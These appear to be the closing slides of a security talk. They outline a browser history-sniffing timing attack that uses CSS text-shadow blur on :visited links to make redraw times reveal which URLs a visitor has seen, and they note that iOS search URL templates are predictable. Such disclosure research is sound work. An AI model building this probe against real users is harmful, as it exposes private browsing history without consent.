- ✓ Why is this useful? You can **selectively** slow down :visited link rendering to **measure redraws...**
- ✓ Enter CSS3 **text-shadow**
 - ✓ Drop shadows
 - ✓ Glows
 - ✓ Embossing!!
 - ✓ Blur-radius!!!!
- ✓ DOM rendering time is **linearly proportional** to these values (But timing of redraws depends on hardware)
- ✓ Rendering must be **slow enough to time**, fast enough to probe several links (100+ urls/sec)
- ✓ **Bonus Points:** search engine URL address bar templates on iOS are static and predictable

Thank You!



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